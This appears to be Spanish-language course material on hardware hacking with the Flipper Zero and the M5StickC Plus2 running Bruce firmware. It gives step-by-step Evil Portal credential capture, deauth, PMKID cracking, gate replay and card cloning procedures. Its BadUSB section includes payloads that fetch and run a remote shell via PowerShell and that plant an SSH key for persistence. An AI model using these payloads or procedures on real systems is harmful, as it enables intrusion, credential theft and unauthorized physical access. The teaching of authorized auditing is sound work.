Comunidad (Reddit)

Antena CC1101 externa para GPIO. Amplía el rango y mejora la sensibilidad de captura Sub-GHz del Flipper.

- Mayor rango RF
- Mejor RSSI
- Frecuencias extendidas
- Antena direccional



Clip SOIC8 + CH341A

\$3-10 USD

Accesorios genéricos

Clip de programación para chips flash SPI soldados en PCB. Permite dump de firmware de routers y BIOS.

- Dump firmware routers
- Lectura BIOS/UEFI
- Extracción credenciales
- In-circuit SPI



Firmwares del Flipper Zero — ¿Cuál usar?

El firmware es el sistema operativo del Flipper Zero. El firmware oficial (Stock) es el más estable y seguro. Los firmwares de la comunidad desbloquean funciones restringidas geográficamente, añaden apps experimentales y mejoran la interfaz. TODOS son open source y se instalan sin riesgo de brick permanente.

Stock / Official

Flipper Devices (oficial)

- ✓ Más estable y probado · Actualizaciones frecuentes y seguras · Soporte oficial — garantía vigente
- ✗ Sub-GHz limitado a frecuencias ISM legales · Sin BLE Spam ni ataques experimentales

IDEAL PARA: Usuarios nuevos · Entornos productivos · Demostraciones corporativas

INSTALAR: [qFlipper](#) (app oficial) o [Web Updater](#)

Momentum

Momentum Team (comunidad)

- ✓ Sucesor de Xtreme firmware · UI mejorada con temas visuales · Todas las funciones de Unleashed
- ✗ Mayor consumo de batería que Stock · Actualizaciones menos frecuentes

IDEAL PARA: Usuarios que quieren la experiencia más completa + estética

INSTALAR: [github.com/Next-Flip/Momentum-Firmware](#)

Unleashed

DarkFlippers (comunidad)

- ✓ Sub-GHz extendido 300–928 MHz completo · BLE Spam integrado · Más protocolos Sub-GHz
- ✗ Puede violar regulaciones RF de tu país · Soporte comunitario (no oficial)

IDEAL PARA: Pentesters · Investigadores RF · Usuarios avanzados

INSTALAR: [github.com/DarkFlippers/unleashed-firmware](#)

RogueMaster

RogueMaster (comunidad)

- ✓ Colección masiva de apps preinstaladas · Sub-GHz extendido + frecuencias propietarias · Archivos de señales ampliados
- ✗ Menos estable — más experimental · No recomendado para producción

IDEAL PARA: Investigadores que quieren lo más experimental disponible

INSTALAR: [github.com/RogueMaster/flipperzero-firmware-wPlug](#)



Cómo crear una App para Flipper Zero

ESTRUCTURA DE ARCHIVOS

```
mi_app/
├── application.fam      ← Manifest
├── mi_app.c            ← Código C
├── mi_app.h            ← Header
├── scenes/             ← Escenas UI
│   ├── mi_app_scene.c
│   └── mi_app_scene.h
├── views/              ← Vistas
│   ├── mi_app_view.c
│   └── mi_app_view.h
├── icons/              ← Íconos XBM
│   └── icon.png
└── README.md
```

application.fam

Manifest obligatorio. Define: nombre, ID único, versión, autor, categoría, ícono y permisos del hardware (GPIO, UART, Sub-GHz...). Sin este archivo la app no se puede compilar.

mi_app.c (main)

Punto de entrada principal. Implementa la máquina de estados (SceneManager), inicializa el ViewDispatcher y maneja la lógica de la app.

scenes/ + views/

Patrón MVC del SDK. Scenes: lógica y flujo de navegación entre pantallas. Views: elementos visuales y callbacks de entrada del usuario (botones del D-pad).

icons/ (XBM)

Íconos en formato XBM (1-bit bitmap 128×64). Se convierten automáticamente con el script `icon_compiler.py` del SDK al compilar con `./fbt`.



Apps Recomendadas para Instalar

○ AUDITORÍA / SEGURIDAD

Sub-GHz Bruteforcer	Fuerza bruta de códigos Sub-GHz secuencialmente. Útil para códigos de garaje sin criptografía.
NFC Magic	Manipulación avanzada de tarjetas NFC: escritura de UID, unlock T5577, clonar sectores Mifare.
UART Terminal	Terminal serial completo por GPIO. Conecta a consola de routers y cámaras IP sin PC.
RFID Phaser	Fuzzing de sistemas RFID con protocolos EM4100, HID, Indala y T55xx.

⚙ UTILIDADES & HARDWARE

Bad KB Studio	Gestión avanzada de payloads BadUSB directamente desde el Flipper.
Candle (OTP Generator)	Genera OTPs TOTP compatibles con Google Authenticator. Demo de 2FA.
GPIO Tester	Testea voltajes y señales en todos los pines GPIO antes de conectar módulos.
Barcode Scanner Emu	Emula un lector de código de barras. Útil para test de cajas registradoras.

📶 Wi-Fi (con WiFi Devboard)

ESP32 Marauder	Suite completa: Deauth, Beacon Spam, Handshake Capture, PMKID, Evil Portal.
Evil Portal	AP falso con captive portal personalizable. Captura credenciales de usuarios conectados.
WiFi Deauther	Deautenticación selectiva de clientes Wi-Fi. Demuestra vulnerabilidad de 802.11 sin PMF.
Pwnagotchi Plugin	Integración del Flipper con Pwnagotchi para captura autónoma de handshakes.

🔑 RFID / NFC / ACCESO

Mifare Nested Attack	Extracción de claves Mifare Classic usando nested offline. Requiere una clave conocida.
HID RFID Reader	Lector de tarjetas HID Prox y iCLASS. Muestra el ID number.
NFC Relay (experimental)	Relay de tarjetas NFC entre dos Flippers a distancia.
iButton Fuzzer	Prueba secuencias de iButton Dallas automáticamente para auditar porteros de contacto.



Flipper Zero vs Gadgets con Bruce / Nemo Firmware

CARACTERÍSTICA	 FLIPPER ZERO	 M5STICKPLUS2	 MININO	 ESP32-MARAUDER
Precio	\$169 USD	\$20-35 USD	\$35 USD	\$15-25 USD
Sub-GHz TX/RX	✓ CC1101	✗ No integrado	✗ No	✗ No
RFID 125 kHz	✓ Nativo	✗ No	✗ No	✗ No
NFC 13.56 MHz	✓ ST25R3916	✗ No	✗ No	✗ No
iButton 1-Wire	✓ Nativo	✗ No	✗ No	✗ No
IR Transceptor	✓ Nativo	✓ Con módulo	✗ No	✗ No
Wi-Fi 802.11	✗ Solo módulo	✓ 2.4 GHz nativo	✓ Wi-Fi 6 (C6)	✓ 2.4 GHz nativo
BLE 5.0	✓ Nativo	✓ Nativo	✓ Nativo	✓ Nativo
Zigbee	✗ No	✗ No	✓ Nativo (C6)	✗ No
GPS integrado	✗ Módulo ext.	✗ No	✓ Nativo	✗ No
BadUSB / HID	✓ USB-C nativo	✓ USB HID	✓ USB HID	✓ USB HID
U2F Security Key	✓ Nativo vía USB	✗ No	✗ No	✗ No
Firmware Bruce	✗ No compatible	✓ Bruce oficial	✓ Bruce adaptado	✓ Ma
Batería	2000mAh ~30 días	~8 horas	~10 horas	Depe
Ecosistema/Apps	★★★★★ Maduro	★★★★ Activo	★★★ Creciendo	★★★★



FIRMWARE BRUCE // LA ALTERNATIVA AL FLIPPER EN ESP32

Firmware Bruce — La Alternativa de bajo costo

Firmware Bruce es un proyecto open source que convierte el M5StickC Plus 2, el Cardputer y placas ESP32 genéricas en dispositivos de auditoría portátiles. Inspirado en el Flipper Zero pero construido sobre la plataforma ESP32 de Espressif. El nombre 'Bruce' viene del tiburón de Finding Nemo. Junto con Nemo (versión más ligera), son los firmwares más activos para hardware de bajo costo en la comunidad de hardware hacking.

LO QUE BRUCE HACE MEJOR

- Wi-Fi nativo — ESP32 tiene radio Wi-Fi integrado (Flipper necesita módulo)
- BLE Spam nativo — Apple, Android, Samsung, Windows sin módulo adicional
- Evil Portal + Captive Portal con interfaz web personalizable
- Deauth 802.11 + Beacon Spam sin dependencias externas
- GPS con módulos UART baratos (\$3 USD) — wardriving inmediato
- Costo: \$20–35 USD (M5StickC+2) vs \$169 USD (Flipper)
- Zigbee nativo en ESP32-C6 (Minino) sin módulo externo
- Pantalla color TFT — mejor visualización de datos en campo

LO QUE EL FLIPPER HACE MEJOR

- Sub-GHz (CC1101) — garajes, alarmas, TPMS. Bruce NO tiene Sub-GHz integrado
- RFID 125 kHz — clonación de tarjetas de acceso. No disponible en ESP32
- NFC 13.56 MHz — ST25R3916 de alta calidad. ESP32 no incluye NFC
- iButton 1-Wire — llaves Dallas/Cyfral/Metakom. No en ESP32
- IR TX/RX de alta calidad con base de datos de miles de dispositivos
- Batería de 2000 mAh — autonomía de días vs horas en ESP32
- U2F Security Key nativa — autenticación FIDO via USB-C
- Ecosistema maduro — 4 años de desarrollo y miles de apps comunes



⚡ VEREDICTO: Son complementarios, no rivales. Flipper Zero domina en RFID, Sub-GHz, NFC e iButton. Bruce/ESP32 domina en Wi-Fi, BLE y costo. Un pentester serio usa ambos como el vector del engagement.

Casos Reales de Uso en Auditoría

Auditoría de Control de Acceso Físico

RFID/NFC

1. Acercarse a < 10 cm de la tarjeta del objetivo
2. Flipper lee el UID de la tarjeta EM4100 o HID Prox
3. Copia a memoria interna con un pase
4. Emular frente al lector para verificar acceso
5. Documentar: tarjetas vulnerables, distancia de lectura

IMPACTO: Demuestra que el 80% de sistemas con tarjetas de 125 kHz son clonables sin contacto directo. Recomendación: migrar a SEOS, DESFire EV2 o sistemas con MFA.

Auditoría de Seguridad Física – IR

INFRARROJO

1. Cargar base de datos IR del Flipper
2. Usar 'Universal TV Remote' para detectar marca/modelo
3. Demostrar: apagar pantallas en salas de reuniones
4. Capturar señales propietarias no en la DB
5. Documentar sistemas sin autenticación física IR

IMPACTO: Demuestra vulnerabilidad de sistemas AV en salas ejecutivas. Recomendación: sistemas con autenticación RF o control por IP.

Test de Seguridad de Señales Sub-GHz

SUB-GHz

1. Apuntar el Flipper al mando y presionar 'Read'
2. Flipper captura la frecuencia y decodifica la modulación
3. 'Send Captured': retransmite la señal exacta
4. Si el garaje responde: código fijo — VULNERABLE
5. Documentar frecuencia, modulación y protocolo

IMPACTO: Identifica garajes sin rolling codes. Recomendación: reemplazar mandos con KEELOQ o UWB. Los modelos post-2015 son seguros.

Auditoría de iButton – Porteros LATAM

iBUTTON

1. Tocar brevemente el conector con la llave iButton
2. Lectura instantánea del ID Dallas (64-bit)
3. Guardar la llave en el Flipper Zero
4. Emular: tocar el lector con el conector del Flipper
5. Documentar: todos los porteros DS1990A son vulnerables



IMPACTO: 100% de las llaves iButton Dallas son clonables. Muy común en Guatemala y LATAM. Recomendación: sistema con PIN o BLE con criptografía.



Un guardia usa una tarjeta EM4100 para acceder al data center. ¿Qué puede hacer un attacker con un Flipper Zero sin módulo extra?

A

Nada — las tarjetas de data center tienen cifrado AES256 y son imposibles de clonar

B

Leer el UID de la tarjeta en < 3 segundos al pasar cerca y luego emularla frente al lector

C

Hackear el sistema de control de acceso completo vía Wi-Fi desde 100 metros de distancia

D

Desactivar las alarmas del edificio usando señales Sub-GHz de alto alcance desde el exterior



✓ RESPUESTA: B — Las tarjetas EM4100 (125 kHz) no tienen cifrado. Solo transmiten su ID en texto plano. El Flipper las lee a < 10 cm y las emula instantáneamente. Solución: usar un DESFire EV2, SEOS o iCLASS Elite.

Dónde seguir aprendiendo

DOCUMENTACIÓN OFICIAL

- docs.flipper.net — Wiki oficial completa
- github.com/flipperdevices — Todos los repos oficiales
- forum.flipper.net — Foro oficial (inglés)
- shop.flipperzero.one — Tienda y módulos

FIRMWARE & APPS

- github.com/DarkFlippers — Unleashed firmware
- github.com/Next-Flip — Momentum firmware
- lab.flipper.net — Catálogo oficial de apps
- github.com/RogueMaster — RogueMaster firmware

BRUCE / NEMO (ESP32)

- github.com/pr3y/Bruce — Firmware Bruce oficial
- github.com/n0xa/m5stick-nemo — Firmware Nemo
- reddit.com/r/flipperzero — Comunidad 200K+ miembros
- discord.gg/flipper — Discord oficial 50K+ miembros

DESARROLLO DE APPS

- developer.flipper.net — SDK y documentación API
- github.com/jamisonderek — Apps de ejemplo
- github.com/djsime1/awesome-flipperzero — Colección recursos
- github.com/Zarcolio/flipperzero — Scripts BadUSB

SEÑALES & BASES DE DATOS

- github.com/UberGuidoZ/Flipper — Mayor DB de señales
- github.com/Lucaslhm/Flipper-IRDB — DB IR 5000+ dispositivos
- github.com/logickworkshop/Flipper-RFID-Stuff — DB RFID
- github.com/FalsePhilosopher/badusb — Payloads BadUSB

GUÍA COMPLETA (REFERENCIA)

- infosecwriteups.com — 'The Ultimate Guide to Flipper Zero'
- book.hacktricks.xyz/todo/radio
- github.com/flipperdevices/flipperzero-firmware/wiki
- YouTube: @MrDerekJamison — Primer paso





M5StickC Plus 2

Hardware Hacking Masterclass: Desbloqueando el poder del firmware Bruce
para auditorías de seguridad portátiles



¿Qué es el M5StickC Plus2?

Una plataforma de desarrollo IoT ultracompacta basada en ESP32, diseñada por M5Stack Technology. Con Wi-Fi y Bluetooth integrados, pantalla IPS de 1.14", micrófono, RTC y batería — todo en un form factor de bolsillo.

Propósito Original

- Prototipado rápido de dispositivos IoT, educación STEM e ingeniería industrial. No fue diseñado para seguridad.

Chip Principal

- ESP32-PICO-V3-02 con CPU Xtensa LX6 dual-core a 240 MHz. Wi-Fi 802.11 b/g/n y BLE 4.2 integrados.

Pantalla

- TFT IPS 1.14" a 135×240 píxeles con controlador ST7789V2. Color completo, ideal para UI de firmware.

Portabilidad

- Batería integrada de 200 mAh, carga por USB-C trasero incorporado. Solo 48 × 25 × 14 mm.



Especificaciones Técnicas

MCU	ESP32-PICO-V3-02 (Xtensa LX6 dual-core)	Micrófono	SPM1423 PDM integrado
Velocidad	Hasta 240 MHz	RTC	BM8563 — Real-Time Clock integrado
RAM	8 MB PSRAM + 520 KB SRAM interna	IR TX	Integrado en GPIO G19
Flash	8 MB (LittleFS / SPIFFS)	GPIO	Conector HY2.0 + pines laterales
Pantalla	1.14" IPS TFT, 135×240 px, ST7789V2	Batería	200 mAh Li-Ion — carga USB-C
Wi-Fi	802.11 b/g/n a 2.4 GHz	Dimensiones	48.2 × 25.5 × 13.7 mm — ~18
Bluetooth	BLE 4.2 + Bluetooth Classic	Precio (2025)	~\$25 USD — M5Stack Store
IMU	MPU-6886 — acelerómetro + giroscopio		



Poder a Bajo Costo

\$25

M5StickC Plus2
(base)

\$35

Plus2 + CC1101
+ NRF24 (completo)

\$169

Flipper Zero
(referencia)

7x

más barato
que el Flipper

 **M5Stack Store**

shop.m5stack.com
Envío oficial, garantía de
fábrica

 **AliExpress**

Tiendas M5Stack oficiales
~\$22-28 USD con envío

 **Amazon**

Disponible en Amazon
US/EU
Entrega rápida Prime

 **Consejo**

Verificar que sea el 'Plus2'
(no el Plus original
anterior)



Descubrimiento y Comunidad

El Despertar del ESP32

La comunidad de ciberseguridad (GitHub, Reddit, YouTube) descubrió que el bajo costo del ESP32, su radio Wi-Fi/BT nativo y su SDK abierto permitían emular ataques de nivel profesional a una fracción del costo de herramientas comerciales. El M5Stick ofrecía la plataforma perfecta: pantalla, botones, batería y GPIO — todo integrado.

Actores Clave

@pr3y / bmorcelli

- Creador principal de Bruce Firmware
- Diseñó la arquitectura base. Bautizó el proyecto como 'Bruce' (el tiburón de Buscando a Nemo).

@IncursioHack

- Módulos RF y RFID
- Lideró la integración de CC1101 para Sub-GHz y PN532 para NFC/RFID.

Comunidad Global

- Discord + GitHub — +5,000 miembros
- Plantillas Evil Portal, payloads BadUSB, PCBs de expansión, documentación.



Firmware Bruce

Inspirado en el tiburón de «Buscando a Nemo» — un firmware de auditoría «todo en uno» que convierte el M5Stick en una navaja suiza de ciberseguridad portátil.

Open Source

- Licencia AGPL v3. El código fuente completo está disponible en GitHub (github.com/pr3y/Bruce). Contribuciones bienvenidas.

Multidispositivo

- Compatible con M5StickC Plus2, M5StickC Plus, LilyGo T-Display, Cardputer y otros dispositivos ESP32.

Modular

- Cada módulo se puede habilitar/deshabilitar según el hardware disponible. Fácil de extender con scripts JS/Lua.

Actualización OTA

- Se actualiza por Wi-Fi o por cable USB sin herramientas adicionales. Siempre en la última versión en campo.

Web UI

- Interfaz web accesible desde cualquier browser cuando Bruce crea su propio punto de acceso. Gestión de archivos incluida.

Scripting

- Intérprete JavaScript y Lua integrado para automatizar secuencias de ataque y recompilar el firmware.



Árbol de Menú Bruce

Wi-Fi

- › Scan Networks
- › Evil Portal
- › Deauth Attack
- › Beacon Spam
- › PMKID Capture
- › Probe Sniff

Bluetooth

- › BLE Scanner
- › BLE Spam
- › Brucegotchi
- › BT HID Keyboard

RF (CC1101)

- › Scan Frequencies
- › Record Signal
- › Replay Signal
- › Frequency Jammer

RFID / NFC

- › Read NFC Tag
- › Emulate Card
- › Write Card
- › Clone MIFARE

BadUSB

- › Run Script from SD
- › [lista .txt]
- › DuckyScript V1/V2

Infrared

- › Send IR Signal
- › Learn Signal
- › Universal Library

Settings

- › Wi-Fi Config
- › Web UI
- › Update Firmware
- › File Browser



Otros Firmwares



ESP32 Marauder

Wi-Fi & BLE Ofensivo

✓ Fortalezas:

- Deauth, Beacon Spam, PMKID/EAPOL
- BLE Scanner y Spam

✗ Limitaciones:

- Sin RF Sub-GHz nativo
- Sin Evil Portal integrado



Nemo Firmware

BLE Ligero / Spam

✓ Fortalezas:

- BLE Spam iOS/Android/Win
- Wi-Fi Scanning básico

✗ Limitaciones:

- Funciones Wi-Fi limitadas
- Sin RF ni BadUSB



Stick Warfare

BadUSB & HID Injection

✓ Fortalezas:

- Especialista en HID injection
- Juegos integrados

✗ Limitaciones:

- Sin Wi-Fi ofensivo
- Sin RF Sub-GHz



UIFlow 2.0

IoT / Desarrollo

✓ Fortalezas:

- Firmware oficial M5Stack
- Programación visual por bloques

✗ Limitaciones:

- Sin funciones ofensivas
- Orientado a desarrollo



Módulos de Expansión



CC1101

Sub-GHz RF

~\$2-5 USD

Bus: SPI

Transceptor 300–928 MHz. Replay Attack en portones, alarmas, controles. Protocolo: Princeton, Came, Nice, Linear, Keeloq.



NRF24L01+

2.4 GHz RF

~\$1-3 USD

Bus: SPI

MouseJack: ataque a teclados/ratones inalámbricos vulnerables (Logitech, Microsoft). También drones y sensores IoT.



PN532

NFC/RFID

~\$5-8 USD

Bus: I2C/SPI

MIFARE Classic read/write/emulate, NTAG, ISO14443. Clonar tarjetas de acceso en 13.56 MHz.



GPS (NEO-6M)

Geolocalización

~\$6-10 USD

Bus: UART

Wardriving: captura redes Wi-Fi con coordenadas GPS. Mapeo de redes vulnerables en campo.



microSD Card

Almacenamiento

~\$3-8 USD

Bus: Integrado

Almacena capturas RF, payloads BadUSB, credenciales Evil Portal, scripts JS/Lua y configuración de Bruce.



Extender PCB

Expansión comunitaria

~\$10-15 USD

Bus: Multi-bus

PCB de la comunidad Bruce (https://github.com/bruce-sec/bruce-sec). Conecta CC1101 + NRF24 + PN532 simultáneamente sin cables via



Conexión del CC1101

El CC1101 se comunica por SPI. Conectar a los pines GPIO del M5StickC Plus2:

CC1101 Pin	M5StickC Plus2 GPIO	Función
GD00	GPIO 33	Interrupción (cualquier GPIO disponible)
GD02	GPIO 32	Interrupción opcional (RX indicator)
SCK (CLK)	GPIO 0	SPI Clock
MOSI (SI)	GPIO 26	SPI Master Out Slave In
MISO (SO)	GPIO 36	SPI Master In Slave Out
CS (CSN)	GPIO 2	Chip Select (activo en LOW)
VCC	3.3V Pin	Alimentación — ¡NO conectar a 5V!
GND	GND Pin	Tierra común



⚠ En Bruce: Settings → RF Module → Enable CC1101 → Asignar los pines correctos según tu conexión

¿Qué se puede **hacer**?

Con el hardware correcto + firmware Bruce, el M5StickC Plus2 puede realizar:

Wi-Fi

- Evil Portal (phishing captive)
- Deauth Attack (desconexión)
- PMKID Capture (hash para crack)
- Beacon Spam (100+ SSIDs falsos)
- Probe Request Sniffing

Bluetooth / BLE

- BLE Spam (Apple/Samsung/Win)
- BLE Scanner (dispositivos cercanos)
- Brucegotchi (modo pasivo harvest)
- BT HID Keyboard injection

RF Sub-GHz

- Replay Attack (portones, alarmas)
- RF Scan de frecuencias
- MouseJack (NRF24L01)
- Frequency Jamming (lab)

BadUSB / HID

- DuckyScript V1/V2 payloads
- Keystroke injection (Windows/Mac/Linux)
- Mouse injection programático
- Scripts desde microSD card

NFC / RFID

- Read/Write MIFARE Classic
- Emulación de tarjetas acceso
- Clone UID en magic cards
- NTAG read/emulate

Infrared

- Control universal TVs/AC
- Aprendizaje de señales IR
- Biblioteca de controles precal
- Proyectoros y soundbars



Ataques Wi-Fi

Evil Portal

Bruce crea un AP falso con el SSID de la red objetivo. Las víctimas se conectan y ven un portal cautivo (captive portal) que imita el login de su ISP, hotel o empresa. Las credenciales se guardan en

`/sd/portal/creds.txt`

Bruce → Wi-Fi → Evil Portal → [SSID] → Start

Browser: 192.168.4.1 para ver logs en tiempo real

Deauth Attack

Envía tramas IEEE 802.11 deauthentication en nombre del AP legítimo. Fuerza la desconexión de clientes. Puede usarse para capturar el handshake WPA2 cuando el cliente se reconecta, o como DoS controlado.

Bruce → Wi-Fi → Deauth Attack → Scan → [Seleccionar red] → Atacar todos los clientes

PMKID Capture

Captura el hash PMKID del AP sin necesitar un cliente conectado. El PMKID se deriva de la clave maestra y permite crackeo offline con hashcat usando diccionarios o fuerza bruta.

Bruce → Wi-Fi → PMKID → Scan → [Red] → Capture
hashcat -m 22000 pmkid.txt wordlist.txt

Beacon Spam

Genera cientos de SSIDs falsos en el entorno. Útil para demostrar que los dispositivos muestran redes inexistentes, para confundir de monitoreo Wi-Fi o crear ruido en el espectro 2.4 GHz.

Bruce → Wi-Fi → Beacon Spam → Mode: Random/Custom
[Ingresa nombres de SSIDs personalizados]



Ataques Bluetooth / BLE

BLE Spam — El ataque más visual

Envía paquetes BLE advertisement falsos que imitan dispositivos Apple (AirDrop, AirPods), Samsung (Galaxy Buds, Watch), Windows (Nearby Share) y otros. En dispositivos cercanos sin parchar aparecen notificaciones emergentes de forma continua.

Modo Apple

- Genera notificaciones de AirDrop, AirPods, Apple TV, Apple Watch en iPhones y iPads cercanos. iOS muestra popups persistentes con íconos y nombres de dispositivo falsos.

Modo Samsung

- Simula Galaxy Buds, Galaxy Watch y otros wearables Samsung. En Android con One UI activa ventanas de emparejamiento automáticas.

Modo Windows

- Imita dispositivos Nearby Share de Windows. En PCs con Bluetooth activo aparecen notificaciones de compartición de archivos.

BLE Scanner

- Enumera todos los dispositivos BLE cercanos: MAC address, nombre, RSSI, servicios GATT anunciados, manufacturer data. Inventory de dispositivos en el perímetro.

Brucegotchi

- Modo pasivo inspirado en Pwnagotchi. Recolecta handshakes WPA y probe requests automáticamente mientras el M5Stick está en el bolsillo.

BT HID Keyboard

- Emula un teclado Bluetooth para keystroke injection en equipos que acepten dispositivos HID como si ya tengan el dispositivo emulador instalado y confiable. Rango: ~30 metros.



Ataques RF Sub-GHz (CC1101)

Requisito: Módulo CC1101 conectado por SPI

El CC1101 es el transceptor Texas Instruments que opera en 300–928 MHz. Bruce lo usa para capturar y retransmitir señales de

Replay Attack

Captura la señal RAW de un portón/alarma y la retransmite. Funciona en sistemas con código FIJO (Princeton, Came, Nice, Linear). Los sistemas con Rolling Code son resistentes a este ataque básico.

1. Bruce → RF → Record Signal
2. Apuntar al objetivo y grabar
3. RF → Replay → [archivo guardado]

✓ El portón abre sin la llave original

RF Scanner

Escanea el espectro 315/433/868/915 MHz en busca de señales activas. Muestra potencia de señal (RSSI) por frecuencia. Útil para identificar en qué frecuencia opera un dispositivo desconocido antes de capturar.

Bruce → RF → Scan Frequencies

Observar picos de RSSI en pantalla
Identificar la frecuencia del objetivo

Ajustar para Read/Record preciso

MouseJack (NRF24)

Con módulo NRF24L01+: ataque MouseJack contra teclados y ratones inalámbricos vulnerables (Logitech, Microsoft, Dell usando dongles unifying sin cifrado). Inyecta pulsaciones sin emparejamiento.

Bruce → RF → NRF24 Scanner

Detectar receiver Logi

MouseJack → Inject Key

[Ejecuta DuckyScript so
objetivo]



BadUSB y HID Injection

¿Cómo funciona?

Al conectar el M5StickC por USB-C al equipo objetivo, el SO lo reconoce como un teclado HID USB. No requiere drivers ni

Windows Payload

```
DELAY 300
GUI r
DELAY 500
STRING powershell -w hidden
CTRL-SHIFT ENTER
DELAY 800
ALT y
STRING IEX (iwr
http://auditor/shell)
ENTER
```



macOS Payload

```
DELAY 300
GUI SPACE
DELAY 400
STRING terminal
ENTER
DELAY 600
STRING system_profiler
SPNetworkDataType >
/tmp/audit.txt
ENTER
```



Linux Payload

```
CTRL-ALT t
DELAY 600
STRING mkdir -p ~/.ssh
ENTER
STRING echo 'ssh-rsa AAA...
auditor' >> ~/.ssh/
authorized_keys
ENTER
```



Infrared y Otras Capacidades

Infrared Universal

- › TX integrado en GPIO G19
- › Biblioteca con TVs, A/C, proyectores
- › Aprende señales de cualquier control real
- › Compatible con NEC, RC5, Samsung, Sony, LG

Web UI de Bruce

- › Bruce crea un AP propio (SSID: Bruce)
- › Conectar a 192.168.4.1 desde cualquier browser
- › Gestión de archivos de la SD card
- › Ver logs Evil Portal en tiempo real

Scripting JS / Lua

- › Intérprete JavaScript integrado en Bruce
- › Intérprete Lua también disponible
- › Automatizar secuencias de ataques complejas
- › Lógica condicional sin recompilar firmware


GPS + Wardriving

- › Con módulo NEO-6M por UART
- › Captura SSIDs + ubicación GPS en cada scan
- › Genera archivo de wardriving exportable
- › Compatible con WiGLE (mapa de redes vulnerables)



M5StickC Plus2 vs Flipper Zero

Característica	 M5StickC + Bruce	 Flipper Zero
Precio	\$25 USD (base)	\$169 USD
Wi-Fi integrado	✓ Nativo ESP32	✗ Requiere módulo
BLE integrado	✓ BLE 5.0	✓ BLE integrado
Sub-GHz RF	⚠ Módulo CC1101	✓ CC1101 nativo
RFID 125 kHz	⚠ Módulo externo	✓ Integrado
NFC 13.56 MHz	⚠ Módulo PN532	✓ ST25R3916
Infrared TX	✓ GPIO G19	✓ TX+RX nativo
Evil Portal	✓ Bruce nativo	⚠ Requiere ESP32
PMKID Capture	✓ Bruce nativo	✗ No disponible
Scripting JS/Lua	✓ Bruce nativo	⚠ Limitado
Batería	200 mAh (~2h)	2000 mAh (~7h)



💡 Conclusión: Son herramientas complementarias. M5StickC > Wi-Fi / BLE. Flipper Zero > RF / RFID / NFC out-of-the-box.

¿Cuándo usar cada herramienta?

Un auditor profesional entiende qué herramienta usar según el vector de ataque del engagement:

Elige M5StickC + Bruce cuando...

- El engagement requiere ataques Wi-Fi (Evil Portal, Deauth, PMKID)
- El presupuesto es limitado (\$25 vs \$169 del Flipper)
- Necesitas scripting JS/Lua para automatizar flujos complejos
- Quieres probar BLE Spam o recolección pasiva (Brucegotchi)
- El objetivo tiene portales/alarmas con CC1101 externos

El Combo Ideal

M5StickC Plus2 con Bruce para ataques Wi-Fi y BLE + Flipper Zero para RF/RFID/NFC. Ambos juntos por ~\$200 USD cubren prácticamente todos los vectores de hardware hacking físico. Un auditor con los dos dispositivos tiene una cobertura equivalente a toolsets de varios miles de dólares.

Elige Flipper Zero cuando...

- Necesitas RFID/NFC sin módulos externos (plug & play)
- El engagement requiere Sub-GHz + RFID + NFC + iButton simultáneamente
- La batería es crítica (7h vs 2h del M5Stick)
- Quieres la mejor UI y experiencia de usuario lista para usar
- El cliente requiere la experiencia certificada de una empresa

Para este Curso

Usaremos el M5StickC Plus2 + Bruce porque es accesible para todos los participantes. El Flipper Zero fue cubierto en la Clase 02. Juntos forman el arsenal básico de hardware hacking que toda persona de seguridad ofensiva debe conocer.



Guía de Instalación con M5Burner

01 Descargar M5Burner

Ir a docs.m5stack.com y descargar M5Burner para tu SO (Windows, macOS, Linux). Es la herramienta oficial para gestionar firmware de todos los dispositivos M5Stack. No requiere cuenta.

02 Instalar Driver CH9102

En Windows: instalar el driver CH9102 (o CP210x para versiones más antiguas). En Linux/macOS generalmente se detecta automáticamente como `/dev/ttyUSB0` o `/dev/ttyACM0`.

03 Conectar y Seleccionar

Conectar el M5StickC Plus2 por USB-C. En M5Burner: panel izquierdo → STICKC → buscar 'Bruce for StickC plus2' → Download. ¡Verificar que es 'Plus2' y no el modelo anterior!

04 Flashear Bruce

Hacer clic en 'Burn'. El proceso tarda 2-3 minutos. M5Burner muestra el progreso en porcentaje. Al llegar al 100% reinicia automáticamente con Bruce. ¡Ya está listo!



Web Flasher y Actualización OTA

Web Flasher — Sin instalación

- **URL: bruce.computer/flasher**
- Solo requiere Google Chrome o Microsoft Edge (Web Serial API)
- Conectar el M5Stick por USB-C al PC
- Seleccionar 'M5StickC Plus2' en el menú desplegable
- Hacer clic en 'Flash' — dura ~3 minutos
- Alternativa perfecta si M5Burner da problemas
- También: esphome.io/projects para otras variantes

Posibles Problemas

- Driver CH9102 no instalado (Windows) → descargar de wch.cn
- Puerto COM no detectado → probar otro cable USB-C
- 'Failed to connect' → mantener botón C presionado al conectar
- Flasheo parcial → repetir el proceso desde M5Burner

Actualización OTA — En campo

- **Sin necesidad de PC ni cables**
- Bruce → Settings → Update Firmware → OTA Update
- Conectar a una red Wi-Fi con internet
- Bruce verifica la última versión disponible
- Descarga e instala automáticamente
- Reinicia con el firmware actualizado
- Verificar siempre la versión antes de una auditoría

M5Stick Launcher

- App gestora de firmwares en el propio dispositivo
- Cambia entre Bruce / Marauder / UIFlow sin PC
- Los firmwares se guardan en la microSD
- Ideal para tener múltiples perfiles según el engagement



Controles y Navegación en Bruce

OK · Confirmar
Seleccionar opción

Botón A

(Frontal / M5)

Navegar ↓
Siguiete opción

Botón B

(Lateral derecho)

Back · Cancelar
Volver al menú

Botón C

(Superior)

Combinaciones especiales:

A + B

Ir al menú principal desde cualquier pantalla

Hold Power

Encender / Apagar el dispositivo

Hold B (3s)

Reiniciar Bruce (soft reset)

B en boot

Entrar en modo seguro / recovery

Web UI

Conectar al AP 'Bruce' → 192.168.4.1 en browser

OTA Update

Settings → Update → verificar versión



Lab 01: Evil Portal Step by Step

 **Objetivo:** Capturar credenciales Wi-Fi de un usuario en una red de laboratorio autorizada

- | | | |
|---|--|---|
| 1 | Encender Bruce y acceder al menú Wi-Fi | Power ON → Bruce carga → Botón A: seleccionar 'Wi-Fi' |
| 2 | Seleccionar Evil Portal | Wi-Fi → Evil Portal → [Botón A para confirmar] |
| 3 | Configurar el SSID del portal | Escribir el SSID de la red objetivo: 'LabWiFi_Test'
Los caracteres se ingresan con botón B (↓) y A (seleccionar) |
| 4 | Iniciar el portal | Start → El M5Stick crea el AP 'LabWiFi_Test'
IP del portal: 192.168.4.1 |
| 5 | Verificar desde el browser (Web UI) | Conectar PC/celular al SSID 'Bruce'
Abrir 192.168.4.1 → Ver logs en tiempo real |
